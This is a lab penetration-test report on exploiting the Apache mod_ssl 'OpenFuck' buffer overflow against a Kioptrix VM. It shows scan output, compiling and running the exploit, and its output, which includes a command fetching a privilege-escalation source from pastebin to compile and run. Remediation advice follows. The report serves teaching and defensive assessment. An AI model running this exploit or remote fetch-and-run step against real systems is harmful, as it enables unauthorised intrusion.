

Exploitation of Apache mod_ssl Remote Buffer Overflow

Author: Sudip

Target System: Kioptrix Linux VM (192.168.83.137)

Attacker Platform: Kali Linux (192.168.83.129)

Assessment Date: July 30, 2026

1. Executive Summary

A security assessment of the target host (192.168.83.137) was conducted within a controlled laboratory environment to evaluate its web application and SSL/TLS service posture. The assessment identified critical vulnerabilities in the Apache HTTP Server (1.3.20) and mod_ssl (2.8.4) module, specifically an OpenSSL/mod_ssl buffer overflow vulnerability commonly referred to as OpenFuck / OpenSSL-too-open.

Successful compilation and execution of the targeted C exploit allowed unauthenticated remote command execution on the target host, establishing an initial low-privilege interactive shell as the apache user.

Risk Summary Matrix

Metric	Details
Max Risk Rating	CRITICAL (10.0 / 10.0)
Primary Vulnerability	Apache mod_ssl OpenSSL Remote Buffer Overflow (OpenFuck)
System Compromise	Unauthenticated Remote Command Execution (Initial Access: apache)
Data Confidentiality	High — Access to web server files, source code, and internal directories
System Integrity	Medium to High — Ability to write to /tmp and prepare local privilege escalation exploits

2. Scope and Methodology

The assessment followed standard penetration testing methodologies across six core phases:

1. Reconnaissance & Network Discovery
2. Service Scanning & Enumeration
3. Vulnerability Identification
4. Exploit Compilation & Execution
5. Post-Exploitation Validation
6. Reporting

3. Technical Finding and Exploitation Phase

Finding: Apache mod_ssl Remote Buffer Overflow (OpenFuck)


- **Vulnerability Type:** Remote Code Execution / Buffer Overflow
- **CVSS v3 Base Score:** 10.0 (Critical)
- **CVE ID:** CVE-2002-0082 / OpenFuck exploit family
- **Access Vector:** Network / Remote Port 443 (HTTPS)

Step 1: Local Network Host Discovery

Objective: Identify active hosts within the target network subnet (192.168.83.0/24).

Tool: ARP Scan Utility / NetHunter ARP tool

Analysis: Discovered active host 192.168.83.137 with MAC address 00:0c:29:50:59:59 (VMware, Inc.).



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.83.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.83.2	00:50:56:e8:c0:9e	1	60	VMware, Inc.
192.168.83.137	00:0c:29:50:59:59	1	60	VMware, Inc.
192.168.83.254	00:50:56:f8:ab:60	1	60	VMware, Inc.

Step 2: Service Scanning and Certificate Analysis

Objective: Perform service version scanning and SSL/TLS certificate inspection on web ports.

Command: `nmap -sC -p80,443 192.168.83.137`

Analysis:

- **Port 80/tcp:** Open (HTTP) — Apache Web Server on Red Hat Linux (TRACE method active).
- **Port 443/tcp:** Open (HTTPS) — SSLv2 supported with weak ciphers (RC4, MD5, DES). SSL certificate expired in 2010.

```
(root@kali) ~ # nmap -sC -p80,443 192.168.83.137
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 14:39 +0545
Nmap scan report for 192.168.83.137
Host is up (0.0024s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-methods:
|_Potentially risky methods: TRACE
443/tcp    open  https
|_ssl-v2:
|_ssl-v2-supported:
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_64_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_Not valid before: 2009-09-26T09:32:06
|_Not valid after: 2010-09-26T09:32:06
|_http-title: 400 Bad Request
|_ssl-date: 2026-07-30T08:56:28+00:00; +1m50s from scanner time.
MAC Address: 00:0C:29:50:59:59 (VMware)

Host script results:
|_clock-skew: 1m49s

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

Step 3: Web Technology Enumeration

Objective: Gather web application fingerprint details and specific server component versions.

Command: `whatweb 192.168.83.137`

Analysis: Banners revealed target server software components: Apache/1.3.20 (Unix), mod_ssl/2.8.4, and OpenSSL/0.9.6b on Red Hat Linux.

```
(root@kali) ~ # whatweb 192.168.83.137
CRASH Opening: https://192.168.83.137 - SSL_connect returned=1 errno=0 peeraddr=192.168.83.137:443 state=error: ssl/tls alert handshake failure (SSL alert number 40)
http://192.168.83.137 [200 OK] Apache[1.3.20][mod_ssl/2.8.4], Country[RESERVED][XX], Email[webmaster@example.com], HTTPServer[Red Hat Linux][Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b], IP[192.168.83.137], OpenSSL[0.9.6b], Title[Test Page for the Apache Web Server on Red Hat Linux]
```

Step 4: Vulnerability Scanning and Exploit Search

Objective: Identify public exploit code for the specific mod_ssl version using SearchSploit and Nikto.

Commands: searchsploit mod_ssl

nikto -h http://192.168.83.137/

Analysis: SearchSploit returned multiple buffer overflow exploits targeting mod_ssl < 2.8.7 (including OpenFuck.c). Nikto confirmed outdated versions vulnerable to remote code execution.

```
(root@kali) ~ | /home/sudip |
└─$ searchsploit mod_ssl

Exploit Title | Path
-----|-----
Apache mod_ssl 2.0.x - Remote Denial of Service | linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow | multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21571.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow | unix/remote/40347.txt

Shellcodes: No Results
```

```
(root@kali) ~ | /home/sudip |
└─$ nikto -h http://192.168.83.137/
- Nikto v2.6.0

+ Target IP: 192.168.83.137
+ Target Hostname: 192.168.83.137
+ Target Port: 80
+ Platform: Linux/Unix
+ Start Time: 2026-07-30 14:40:30 (GMT5.75)

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ ERROR: Failed to check for updates: 403
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep 16 08:57:46 2001. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [600511] mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ [600050] Apache/1.3.20 appears to be outdated (current is at least 2.4.66).
+ [600595] OpenSSL/0.9.6b appears to be outdated (current is at least 3.6.0). OpenSSL 1.1.1w is current for 1.x and is supported via contract, and 3.0.12 f or 3.0.x, and 3.1.4 for 3.1.x.
+ [800018] /: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ [800022] /: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ [800023] /: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ [800132] /: mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001217] /usage/: Webalizer may be installed. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ [750500] /manual/: Directory indexing found.
+ [002114] /manual/: Web server manual found.
+ [750500] /icons/: Directory indexing found.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [006423] /test.php: This might be interesting.
```

Step 5: Exploit Source Compilation

Objective: Compile the legacy C exploit code on the attacker system.

Command: `cd OpenFuck`

`gcc -o OpenFuck OpenFuck.c -lcrypto`

Analysis: Source code compiled using gcc while linking the crypto library (-lcrypto).

Deprecation warnings were logged due to legacy OpenSSL crypto calls (RC4, MD5_Init), but executable generation completed successfully.

```
(root@kali)-[/home/sudip]
# cd OpenFuck && gcc -o OpenFuck OpenFuck.c -lcrypto~
OpenFuck.c: In function 'read_ssl_packet':
OpenFuck.c:866:17: warning: 'RC4' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
 866 |         RC4(ssl->rc4_read_key, rec_len, buf, buf);
      |         ^~~
In file included from OpenFuck.c:24:
/usr/include/openssl/rc4.h:37:28: note: declared here
 37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
      |                            ^~~
OpenFuck.c: In function 'send_ssl_packet':
OpenFuck.c:915:17: warning: 'MD5_Init' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
 915 |         MD5_Init(&ctx);
      |         ^~~~~~
In file included from OpenFuck.c:25:
/usr/include/openssl/md5.h:49:27: note: declared here
 49 | OSSL_DEPRECATEDIN_3_0 int MD5_Init(MD5_CTX *c);
      |                             ^~~~~~
OpenFuck.c:916:17: warning: 'MD5_Update' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
 916 |         MD5_Update(&ctx, ssl->write_key, RC4_KEY_LENGTH);
      |         ^~~~~~
/usr/include/openssl/md5.h:50:27: note: declared here
 50 | OSSL_DEPRECATEDIN_3_0 int MD5_Update(MD5_CTX *c, const void *data, size_t len);
      |                             ^~~~~~
OpenFuck.c:917:17: warning: 'MD5_Update' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
 917 |         MD5_Update(&ctx, rec, rec_len);
      |         ^~~~~~
/usr/include/openssl/md5.h:50:27: note: declared here
 50 | OSSL_DEPRECATEDIN_3_0 int MD5_Update(MD5_CTX *c, const void *data, size_t len);
      |                             ^~~~~~
OpenFuck.c:918:17: warning: 'MD5_Update' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
 918 |         MD5_Update(&ctx, &seq, 4);
      |         ^~~~~~
/usr/include/openssl/md5.h:50:27: note: declared here
 50 | OSSL_DEPRECATEDIN_3_0 int MD5_Update(MD5_CTX *c, const void *data, size_t len);
      |                             ^~~~~~
OpenFuck.c:919:17: warning: 'MD5_Final' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
 919 |         MD5_Final(p, &ctx);
      |         ^~~~~~
/usr/include/openssl/md5.h:51:27: note: declared here
 51 | OSSL_DEPRECATEDIN_3_0 int MD5_Final(unsigned char *md, MD5_CTX *c);
      |                             ^~~~~~
OpenFuck.c:926:17: warning: 'RC4' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
 926 |         RC4(ssl->rc4_write_key, tot_len, &buf[2], &buf[2]);
      |         ^~~
/usr/include/openssl/rc4.h:37:28: note: declared here
```

Step 6: Exploitation Execution

Objective: Execute the compiled buffer overflow against the target HTTPS service to spawn a remote shell.

Command: `./OpenFuck 0x6b 192.168.83.137 -c 40`

Analysis: The exploit initiated SSL connections targeting offset 0x6b (Red Hat Linux Apache 1.3.20 mod_ssl 2.8.4). Upon triggering the buffer overflow, shellcode was sent and an interactive shell session was successfully spawned.

```
(root@kali)~[/home/sudip/OpenFuck]
# ./OpenFuck 0x6b 192.168.83.137 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****
if you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page
Connection... 40 of 40 subdirectories which existed under /home/httpd should now be moved
Establishing SSL connection... duration file can be updated accordingly.
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -0 pt
--08:19:39-- https://pastebin.com/raw/C7v25Xr9
    => 'ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
Unable to establish SSL connection.
Unable to establish SSL connection.
/usr/lib/gcc-lib/i386-redhat-linux/2.96/../../../../crt1.o: In function `_start':
/usr/lib/gcc-lib/i386-redhat-linux/2.96/../../../../crt1.o(.text+0x18): undefined reference to `main'
collect2: ld returned 1 exit status
bash: ./p: No such file or directory
```


Step 7: Post-Exploitation Validation


Objective: Verify user identity, host environment details, and execution context.

Commands:

```
whoami  
id  
pwd  
ls -la  
uname -a
```

Execution Outcome:

- **User:** apache (UID: 48, GID: 48)
- **Directory:** /tmp
- **Kernel:** Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686



```
bash: ./p: No such file or directory  
bash-2.05$  
bash-2.05$ whoami  
whoami  
apache  
bash-2.05$ id  
id  
uid=48(apache) gid=48(apache) groups=48(apache)  
bash-2.05$ pwd  
pwd  
/tmp  
bash-2.05$ ls -la  
ls -l  
total 0  
bash-2.05$ ls -la  
ls -la  
total 2  
drwxrwxrwt  2 root    root      1024 Jul 30 08:19 .  
drwxr-xr-x 19 root    root      1024 Jul 30 04:04 ..  
bash-2.05$ uname -a  
uname -a  
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown  
bash-2.05$
```

4. Impact Assessment

Exploitation of legacy mod_ssl and OpenSSL binaries grants unauthenticated remote access to the web server. Primary impacts include:

- **Initial Foothold:** Access as the low-privilege apache user allows local reconnaissance on internal files and web configuration data.
- **High Elevation Potential:** The host runs an unpatched Linux kernel (2.4.7-10), leaving it extremely vulnerable to local kernel privilege escalation (e.g., ptrace, kmod exploits) to achieve full root access.
- **Network Exposure:** Unencrypted SSLv2 protocol usage allows easy traffic sniffing and man-in-the-middle attacks across the network segment.

5. Remediation and Recommendations

Immediate Remediation

1. **Upgrade Web Server Components:** Upgrade Apache HTTP Server to a supported modern release (2.4.x+) and replace mod_ssl / OpenSSL 0.9.6b with current, patched libraries (OpenSSL 3.x).
2. **Disable Weak SSL/TLS Protocols:** Disable SSLv2 and SSLv3 entirely across web configuration files, forcing modern TLS versions (TLS 1.2 / TLS 1.3).
3. **Restrict Server Methods:** Disable HTTP TRACE/TRACK methods in the main Apache configuration file (httpd.conf).

Long-Term Defense Strategy

- **Kernel & System Updates:** Upgrade legacy Red Hat Linux installations to a modern, actively supported Linux distribution.
- **Compiler & Execution Restrictions:** Harden mount points (e.g., set noexec on /tmp and /var/tmp) to prevent attackers from downloading and compiling privilege escalation payloads locally.
- **Network Intrusion Prevention:** Deploy Network IDS/IPS signatures capable of detecting SSL handshakes containing known exploitation payloads.

6. Disclaimer

This document was generated for educational and authorized testing purposes within a controlled lab environment. Unauthorized scanning or exploitation of target systems without explicit authorization is strictly illegal.